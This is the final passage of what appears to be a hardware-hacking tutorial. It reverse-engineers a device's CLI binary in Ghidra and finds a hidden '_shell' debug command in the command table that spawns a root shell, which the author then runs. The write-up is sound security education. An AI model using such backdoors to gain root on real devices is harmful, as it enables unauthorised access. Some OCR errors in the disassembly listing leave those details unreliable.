
```
undefined4 FUN_00020630(undefined4 param_1)
{
  char *local_18;
  undefined4 local_14;
  void *local_10;
  __pid_t local_c;

  local_18 = “/bin/sh”;
  local_14 = 0;
  local_c = fork();
  if (local_c == 0) {
    elevate_permissions(param_1);
    execvp(local_18,&local_18);
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  wait(local_10);
  return 0;
}
```

–

`<img>` Incoming call tree.

This looks very similar to what we saw back in system_exec(): the process forks, and the child elevates permissions, except in this case, it spawns /bin/sh with execvp() rather than running a value passed to the function.


Only, with no incoming function calls in the incoming *Function Call Tree,* we need to dig around some more to see how this function is used. Examining the function in the *Listing view,* we can see that there is one cross-reference to it at 0x000500d0:



```
                                       *     FUNCTION    *
                        ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
                              undefined FUN_0002860()
       undefined          r0:1             <RETURN>
       undefined4         Stack[-0xc]:4    local_c                     XREF[2]:     0002065x (w),
                                                                                    00020560 (R)
       undefined4         Stack[-0x10]:4   local_10                    XREF[1]:     00020690 (R)
       undefined4         Stack[-0x14]:4   local_14                    XREF[1]:     00020550 (W)
       undefined4         Stack[-0x18]:4   local_18                    XREF[2]:     00020648 (W),
                                                                                    00020574 (R)
       undefined4         Stack[-0x1c]:4   local_1c                    XREF[2]:     0002063c (W),
                                                                                    0002056c (R)
                                      FUN_00028630                 XREF[1]:     000500d0(*)
    00020630 00 48 2d e9       stndb    sp!,{r11 1r}
    00020634 04 b0 8d e2       add      r11,sp,#0x4
    00020638 18 60 4d e2       sub      sp,sp,#0x18
    0002063c 18 00 0b e5       str      r0,[r11,#local_1c]
    00020640 48 31 00 e3       novw     r3,#0x148
    00020644 03 30 40 e3       novt     r3,#0x3
    00020648 14 30 0b e5       str      r3=>s /bin/sh_02030148,[r11,#local_18]      = "/bin/sh"
    0002064c 00 30 a0 e3       nov      r3,#0x0
    00020650 10 30 0b e5       str      r3,[r11,#local_14]
    00020654 b9 fe ff eb       bl       <EXTERNAL>::FORK                            __pid_t fork(void)
    00020658 00 30 a0 e1       cpy      r3,r0
    0002065c 08 30 0b e5       str      r3,[r11,#local_c]
    00020660 08 30 1b e5       ldr      r3,[r11,#local_c]
    00020664 00 00 53 e3       cmp      r3,#0x0
    00020668 08 00 00 1a       bne      LAB_00020690
    0002066c 18 00 1b eS       ldr      r0,[r11,#local_1c]
    00020670 35 ff ff eb       bl       elevate_permissions                         undefined elevate_permissions
    00020674 14 30 1b eS       ldr      r3=>s_/bin/sh_02030148,[r11,#local_18]      = "/bin/sh"
    00020678 14 20 4b e2       sub      r2,r11,#0x14
    0002067c 02 10 a0 e1       cpy      r1,r2
    00020680 03 00 a0 e1       cpy      r3=>s_/bin/sh_00030148,r3                   = "/bin/sh"
```

_
`<img>` Listing showing the cross reference.

Hold on, this appears to be in the memory space holding the command descriptor table!



```
0002500b8 44 01 01 00        addr       DAT_00030144                              =   70h  p
0002500bc 78 01 03 00        addr       s_display_running_processes_00030178      =   “display running processes”
0002500c0 00 06 02 00        addr       FUN_00020500
0002500c4 00                 ??         00h
0002500c5 00                 ??         00h
0002500c6 00                 ??         00h
0002500c7 00                 ??         00h
0002500c8 94 01 03 00        addr       s_shell_08030194                          = “_shell”
0002500cc 9c 01 03 00        addr       DAT_0003019c
0002500d0 30 06 02 00        addr       FUN_00020630
0002500d4 01                 ??         01h
0002500d5 00                 ??         00h
0002500d6 01                 ??         00h
0002500d7 01                 ??         01h
```

–

`<img>` More command descriptors.

If it were in the command table, we would expect the command “_shell” to show up in the help listing, but for some reason, it is not shown there. The reason for this becomes apparent when we examine those 4 bytes after the function pointer. For the other commands, these are set to [0x00, 0x00, 0x00, 0x00], whereas they are [0x01, 0x00, 0x00, 0x00] for “_shell.” With the platform being a little endian, we can understand these to be small 32-bit integer representations of values 0 and 1. This ties into the line if (*(int *)(&DAT_000500a4 + local_c * 0x10) == 0) in handle_input(), which triggers the printing of the help listing. We can update the command descriptor struct to represent this:

```
struct command_descriptor {
  char *prefix;
  char *description;
  funcptr *function;
  int hidden;
}
```

Because handle_input() skips only the hidden commands when printing the help listing but not when executing commands, we can just run this in the cli to get a root shell!

```
> _shell
/mnt/module # id
uid=0(root) gid=0(root) groups=1000(levelupx)
```

You will often find debugging backdoors like this "_shell" command or accounts with hardcoded passwords in appliances that present a highly restricted interface to users. Whether this is actually a vulnerability or just a product development functionality is up for debate.

Regardless of how a vendor designates these, system shells are very valuable for the dynamic analysis of a device, which make them a useful tool in a hardware hacker's arsenal.

Conclusion

In this guide, I described how to set up the testing environment for some reconnaissance. This was followed by a static analysis of the binary where we worked through the application workflow and examined how the command processor works. During the static analysis, we identified a way to inject commands that bypass input validation. After exploiting this bypass in two ways, **we conducted further research and found a debugging command** in the application that also gave us root access.

About the Author

ERIK DE JONG

Erik de Jong is a highly-skilled hardware hacker from the Netherlands who regularly contributes education and content to the security research community. He has participated in multiple live hacking events, including Bugcrowd Bug Bashes, and approaches roadblocks with a curiously thoughtful mindset. During his spare time, Erik likes to reverse engineer anything he can get his hands on.

ACHIEVEMENTS

erikdejong ✓

P1 Warrior
LEVEL 5

Bounty Bee
LEVEL 4

Submission Shogun
LEVEL 7